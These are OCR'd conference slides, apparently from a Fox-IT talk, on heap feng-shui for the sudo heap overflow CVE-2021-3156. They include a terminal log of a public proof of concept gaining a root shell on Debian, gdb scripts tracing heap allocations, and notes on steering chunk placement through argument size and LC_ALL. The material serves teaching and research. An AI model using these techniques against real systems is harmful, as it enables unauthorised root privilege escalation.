InTELL
BY FOX IT

Automatic heap feng-shui

Who am I

Jesus.olmos@fox-it.com

@sha0coder

Sudo Heap Overflow

Qualys’ security advisory

26/01/2021

CVE-2021-3156

Sudo Heap Overflow

Is not explotable directly with sudo.
Sudoedit is a symlink to sudo.

Qualys detected 3 attack vectors doing bruteforce.

Sudo Heap Overflow

1. full rip control overwriting a hook callback
2. load library as root
3. race condition, root file write.

The exploiter

BLASTY


@bl4sty

techno edgelord

The Netherlands haxx.in

```
test@buster:~/CVE-2021-3156$ make
rm -rf libnss_X
mkdir libnss_X
gcc -o sudo-hax-me-a-sandwich hax.c
gcc -fPIC -shared -o 'libnss_X/P0P_SH3LLZ_ .so.2' lib.c
test@buster:~/CVE-2021-3156$ ./sudo-hax-me-a-sandwich

** CVE-2021-3156 PoC by blasty <peter@haxx.in>

  usage: ./sudo-hax-me-a-sandwich <target>

  available targets:
  ------------------------------------------------------------
    0) Ubuntu 20.04.1 (Focal Fossa) - sudo 1.8.31, libc-2.31
    1) Debian 10.0 (Buster) - sudo 1.8.27, libc-2.28
  ------------------------------------------------------------

test@buster:~/CVE-2021-3156$ ./sudo-hax-me-a-sandwich 1

** CVE-2021-3156 PoC by blasty <peter@haxx.in>

using target: 'Debian 10.0 (Buster) - sudo 1.8.27, libc-2.28'
** pray for your rootshell.. **
[+] bl1ng bl1ng! We got it!
# exit
```

```
typedef struct service_user
{
  /* And the link to the next entry.  */
  struct service_user *next;
  /* Action according to result.  */
  lookup_actions actions[5];
  /* Link to the underlying library object.  */
  service_library *library;
  /* Collection of known functions.  */
  void *known;
  /* Name of the service (`files', `dns', `nis', ...).  */
  char name[0];
} service_user;
```



Breakpoint 4, set_cmnd () at ./sudoers.c:854
854 if (size == 0 || (user_args = malloc(size)) == NULL) {
(gdb) p size
$1 = 116
(gdb) c
Continuing.
Breakpoint 5, set_cmnd () at ./sudoers.c:868
868 *to++ = *from++;
(gdb) p from
$2 = 0x7fffaaf24dfe 'A' <repeats 55 times>, "\\"
(gdb) del 5
(gdb) c
Continuing.
Breakpoint 2, set_cmnd () at ./sudoers.c:872
872 *--to = '\0';
(gdb) p to-100
$3 = 0x55731eb063c2 'B' <repeats 23 times>
(gdb) c
Continuing.
Breakpoint 1, nss_load_library (ni=ni@entry=0x55731eb13680) at nsswitch.c:329
329 nsswitch.c: No such file or directory.
(gdb) p ni->name
$4 = 0x55731eb136b0 "compat"
(gdb)


```
unset env LINES
unset env COLUMNS
file /home/peter/CVE-2021-3156-main/sudo-hax-me-a-sandwich

set confirm off
set breakpoint pending on
set disassembly-flavor intel
set follow-fork-mode child
set pagination off
set logging on

b nss_load_library
commands
    printf ">>> ni->name  addr: 0x%x value: %s\n", ni->name, ni->name
    c
end

# malloc user_args
b /home/peter/sudo-1.8.31/plugins/sudoers/sudoers.c:854
commands
    printf ">>> user_args size: %d\n", size
    c
end
b /home/peter/sudo-1.8.31/plugins/sudoers/sudoers.c:858
commands
    printf ">>> user_args addr: 0x%x\n", $rax
    c
end

r 1
```

```
>>> ni->name  addr: 0xcae8d380 value: files
>>> ni->name  addr: 0xcae8d380 value: files
>>> user_args size: 116
>>> user_args addr: 0xcae87420
>>> ni->name  addr: 0xcae89bd0 value: compat
>>> ni->name  addr: 0xcae892b0 value: nis
>>> ni->name  addr: 0xcae892b0 value: nis
>>> ni->name  addr: 0xcae892b0 value: nis
>>> ni->name  addr: 0xcae892b0 value: nis
>>> ni->name  addr: 0xcae892b0 value: nis
>>> ni->name  addr: 0xcae892b0 value: nis
>>> ni->name  addr: 0xcae89c10 value: files
>>> ni->name  addr: 0xcae89bd0 value: compat
>>> ni->name  addr: 0xcae9a630 value: nis
>>> ni->name  addr: 0xcae9a630 value: nis
>>> ni->name  addr: 0xcae9a630 value: nis
>>> ni->name  addr: 0xcae9a630 value: nis
>>> ni->name  addr: 0xcae9a630 value: nis
>>> ni->name  addr: 0xcae9fc80 value: compat
>>> ni->name  addr: 0xcae9fd60 value: nis
>>> ni->name  addr: 0xcae9fd60 value: nis
>>> ni->name  addr: 0xcae9fd60 value: nis
>>> ni->name  addr: 0xcae9fd60 value: nis
>>> ni->name  addr: 0xcae9fc80 value: compat
>>> ni->name  addr: 0xcae9fc80 value: compat
>>> ni->name  addr: 0xcae9fcc0 value: files
```

Heap intro

addr = malloc(sz)
free(addr)


chunk
If previous chunk is free, this field contains size of previous chunk, else user data.
This chunk size
N
M
P
mem
User data
next chunk
Previous size field contains user data since its previous chunk is allocated.


chunk
User data of previous chunk since previous chunk is allocated.
This chunk size
N
M
P
mem
fd - Points to next chunk in the binlist.
bk - Points to previous chunk in the binlist.
Unused Space
next chunk
Previous size field contains its previous chunk's size since previous chunk is free.

Heap intro

Linked lists of free chunks

- Large bins
- Fast bins
- tcache


Heap fengshui

- we control the size of our buffer (user_args)
  → with arguments size


- we control the size of previous free()
  → setting a environ variable LC_ALL

- small chunks will fit on tcache
- similar malloc size will fit on the freed space

